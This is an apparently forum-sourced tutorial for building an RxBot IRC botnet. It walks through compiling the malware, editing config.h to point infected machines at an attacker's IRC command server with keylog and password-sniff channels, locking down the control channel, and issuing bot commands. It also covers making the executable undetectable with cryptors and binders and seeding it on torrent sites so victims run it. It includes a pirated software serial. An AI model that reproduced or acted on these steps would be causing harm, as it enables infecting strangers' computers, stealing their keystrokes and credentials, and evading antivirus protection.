

Botnet Tutorial

Warning:

This guide will show you how to create your own botnet. Maintaining a botnet and getting caught can lead to jail time. The larger the botnet, the better chance that you will be caught. You have been warned.

What is a botnet?

<http://www.hackforums.net/showthread.php?tid=92077>

Downloading and Preparing

If you have Windows Vista or Windows 7:

1. Download [VMware](#)
2. Download a Windows XP ISO. Look on torrents or ask someone here on HackForums.
3. Install VMware and put in serial.
4. Open VMware and install with the default settings.
5. After VMware is done installing, go to File>New>Virtual Machine...
6. Find the .ISO of windows XP and load it.
7. Install Windows XP
8. After you finish installing XP, go to if you have "Windows XP"

If you have Windows XP:

What is required to compile your bot source:

- Microsoft Visual C++ 6.0 (NOT the 2008 version!)
- SDK
- Service pack 6 (Service pack 5 will do too)
- RxBot 7.6 or any bot source
- An IRC client. (In this case mIRC)


I have everything you need in two downloads. Everything you need is right here.

Downloads


1. Microsoft Visual C++
<http://www.mediafire.com/download.php?mtkmvqzjwwz>
2. SDK, SP6, RxBot :
<http://www.mediafire.com/download.php?2gibdmiwwji>
3. Tricked out mIRC:
<http://www.mediafire.com/download.php?mgvix0rlnmz>

Installing Software


1. First install Microsoft Visual C++ 6.0 (Serial: 812-2224558)
Make sure to run the program first!
 2. Install the SDK
 3. Install the Service Pack 6:
- Go to anyplace on your computer. I did mine where the Microsoft visual c++ was installed at.



- Make a new folder. Name it whatever you like, as you can see, my folder is called Service Pack 6.



- Now extract the service pack to the new folder. Then look inside your new folder and click setupsp6.



You should have installed the service pack successfully!



4. Install mIRC or any mIRC client. Install mIRC 6.34 then Noscript. Trust me, looks more badass than the lame looking mIRC.
5. Congratulations! You have all everything needed to create your botnet.



The Correct Directories:

Your directories have to be the exact same as the picture

1. Open Microsoft Visual C++ 6.0
2. Go to Tools>options...
3. You should see 6 tabs. Click the tab that says Directories.
4. If you get errors, then your problem is probably right here. You're smart. Match the picture. Your directories must be in this order!
5. You have to add the other directories. It shouldn't look like this picture the very first time doing this. ADD THEM.



Find your Botnet a home:

Before we compile, this may be a task itself. As you may know, Botnet's ARE ILLEGAL and the punishment could end up in jail time. Since they are illegal, almost ALL IRC servers prohibit Botnets. Some people just randomly find an IRC server and make a home there without the admin knowing. Some Servers you can do that. However, most cannot. If you get caught, they close your channel and kill all your bots. The way you get around this is to either...

1. Make your own IRC server
2. Find an Admin who is willing to allow botnets on his server.

Option 1:

This option is what many like to do. I have written an excellent tutorial on setting up an IRC server.

<http://www.hackforums.net/showthread.php?tid=145184>

Option 2:

Option two is getting popular; many people on HF are selling server spots for an excellent price. Use the search option to find those fantastic deals.

Option 3:

Leech. What I mean is that you try to use a public IRC server and hope you don't get caught. I promise you will get detected sooner or later. Getting detected means you lose your entire botnet.

Once you think you have found an IRC server for your botnet, take note of these things

1. The IRC server name
2. The channel you want your bots to be at
3. The channel password you have or will set for your channel

Double check to make sure you have the info written down correctly. You don't want to mess up.

Securing your Bots

Anyone can do it. Stealing bots is really easy to do so make sure you have these options turned on. When you are in your IRC channel that you want your botnet set up, make sure you have the commands modes turned on in the channel

- /Mode #channel +k lheartChrista
 - /Mode #channel +s
 - /mode #channel +t
1. Command 1 puts a password on the channel. Meaning, you can only get in if you know the pass. In this case, the pass is lheartChrista
 2. Command 2 makes your channel secret. You don't want random people coming in your channel do you?
 3. Command 3 makes it only where Ops(admin of the channel) can set the topic. The topic is what the channel is about, but it can be used as a command prompt and can be used to control the bots.
- To put these commands in, just type it in the chat and press enter[/spoiler]

Compiling the Bot

Now this step is VERY important that you put in the correct information. You mess up here and you won't be getting a bot. We are going to give the info to the bot so the bot will know where to go when it is installed.

TURN OFF YOU ANTI-VIRUS!
TURN OFF YOU ANTI-VIRUS!

1. Put the RxBot 7.6 folder somewhere easy to access
2. Open up Microsoft Visual C++ 6.0
3. Go to File>Open>Rxbot 7.6>Config.h
4. You should now see a configuration menu.

Looks complicated doesn't it? Don't be worry about all this, there is only a few places you need to edit.

Edit these spots:

```
int port = 6667;           // server port
int port2 = 6667;         // backup server port
```

This is the port needed to get in the IRC server. If the server requires port 67 to be open, then change 6667 to 67. The default port is usually 6667-7000. Private IRC servers usually use different ports, makes it a bit harder to get in.

```
char password[] = "";           // bot password
char server[] = "aenigma.gotd.org"; // server
```

```

char serverpass[] = ""; // server password
char channel[] = "#Federation"; // channel that the bot should join
char chanpass[] = ""; // channel password
char server2[] = ""; // backup server (optional)
char channel2[] = ""; // backup channel (optional)
char chanpass2[] = ""; // backup channel password (optional)
-
-
-
char exploitchan[] = "#federation"; // Channel where exploit
messages get redirected
char keylogchan[] = "#federation"; // Channel where keylog
messages get redirected
char psniffchan[] = "#federation"; // Channel where psniff
messages get redirected

```

The lines still left up above are the only lines that need to be edited.

1. Bot password- This is VERY IMPORTANT!! This is the password that will make your bots actually listen to you. You need this password so your bots will take commands from you.
2. Server- Put the name of the IRC server there.
3. Server password- Most IRC servers are public. However, some requires a pass to get in the IRC server.
4. Channel- This is the IRC channel that you have chosen to use. Stick the channel here.
5. Channel Pass- This is the password that you put on the channel earlier. If you haven't done so yet, go ahead and do that now.
6. char server2[] = "";- Backup IRC server
7. char channel2[] = "";- Backup channel
8. char chanpass2[] = "";- Backup channel pass
9. char exploitchan[] = Channel where it will show you the exploits
10. char keylogchan[] = Channel where it will show you the key log files
11. char psniffchan[] = Command doesn't even work for RxBot. 7.6. But, this is the channel where the data comes in.

Compile and build the bot

1. After editing the config.h just go to file>open Workspace>rBot.dsw
2. It should load a bunch of files on the left
3. Now go to build>build rBot.exe
4. **If you didn't get any errors, that's it!! You have the virus constructed!**
5. Go the the rxBot 7.6 folder and look inside. You should see a debug folder.
6. Look inside the debug folder and there she is. Rxbot.exe

Test time

WOOO!! Yay, your first "Real" virus. There is one more thing. You have to test it out and see if it connects to your IRC channel. You can do this a few ways.

Infect yourself. Not bad, but if you don't connect to the IRC channel, then you messed up and have to do an Antivirus Scan to get rid of the old RxBot.

- You learned what a virtual machine was. Install another Os and infect that Virtual machine.
RECOMMENDED!!
- Be a dumb ass and start spreading. Not recommended
- Give the .exe to a friend and ask to test to see if he connects.

1. Once you have connected to the IRC channel (as a bot of course) you need to put in the bot password. Type the command anywhere in the chat.

`.login XXXXXXXXXXXXX`

2. When your bots have recognized you then you can put in any of the commands. The commands came in the "Botnet supplies" download up in the first part of the tutorial. **The XXXXXXXXX being your bot password that you entered in your config.h.**

Spreading time:

Now, the question is, How do I get this rxbot.exe to another computer. The general steps

1. First you will need to make it FUD.

FUD stands for Fully Undetected. It means, no AV (Anti- virus) can detect it.

There are two ways to make it FUD. First is using a **Cryptor**. A cryptor just scrambles the code so the AV doesn't think it is a virus. The second is using a binder. A **Binder** combines two softwares into one. For example, Virus A + Software B = Software C. Of course, when the person runs the software C, virus A will also run too. Look in the buyers section on Hackforums.net to see if you can buy a service or program to make your .exe FUD.

2. After you have made it FUD, you need to get people to run the program. The most popular are Torrent sites. Limewire, Mininova, Piratebay, etc. After that, that's it! **To get a bot into the IRC channel, the victim has to double click on the .exe.** (The .exe in this case is RxBot)

Important News, Discovery's, and Answers:

1. Do not ask me to Team Viewer me. There are a lot of people who has done this correctly. A lot of people PM asking for help. Be a man and figure it out.
2. If you get an error when you compile, please read the comments before you post yours. Many of them have been answered throughout comments.
3. If you're getting an error, have you turned off your anti-virus? The Permission denied error is caused by not turning off your AV.
4. **The bot not connecting to your IRC channel? Check your config.h to make sure everything is set up correctly. If it is still not working, try a popular IRC server and test your bot there. Turn off your firewall. I promise you, this will work.**
5. RxBot 7.6 is very stable!
6. RxBot will not work on any x64 computers. You can compile through VMware on an x64, but you cannot infect an x64.
7. VMware does not replace your current OS. It runs like a computer, but inside of your main OS. Try it out, you won't be disappointed. Example:
<http://i275.photobucket.com/albums/jj314/legym/Untitled-14.jpg>
8. MIRC is considered a virus. It's a hoax. Scan if you want, don't use if you are scared.
9. The reason I'm using mIRC 6.34 is because Noscript only works with 6.34, not with mIRC 6.5.
10. **TURN YOUR DAMN ANTI VIRUS OFF**
11. When you post your errors, put them in spoiler tags. [spoilers] [./spoiler]
12. If you're connecting to your personal IRC server; please refer to that thread for help.
13. **If the SDK or service pack isn't not installing, Run Microsoft Visual C++**

Greetz To Christa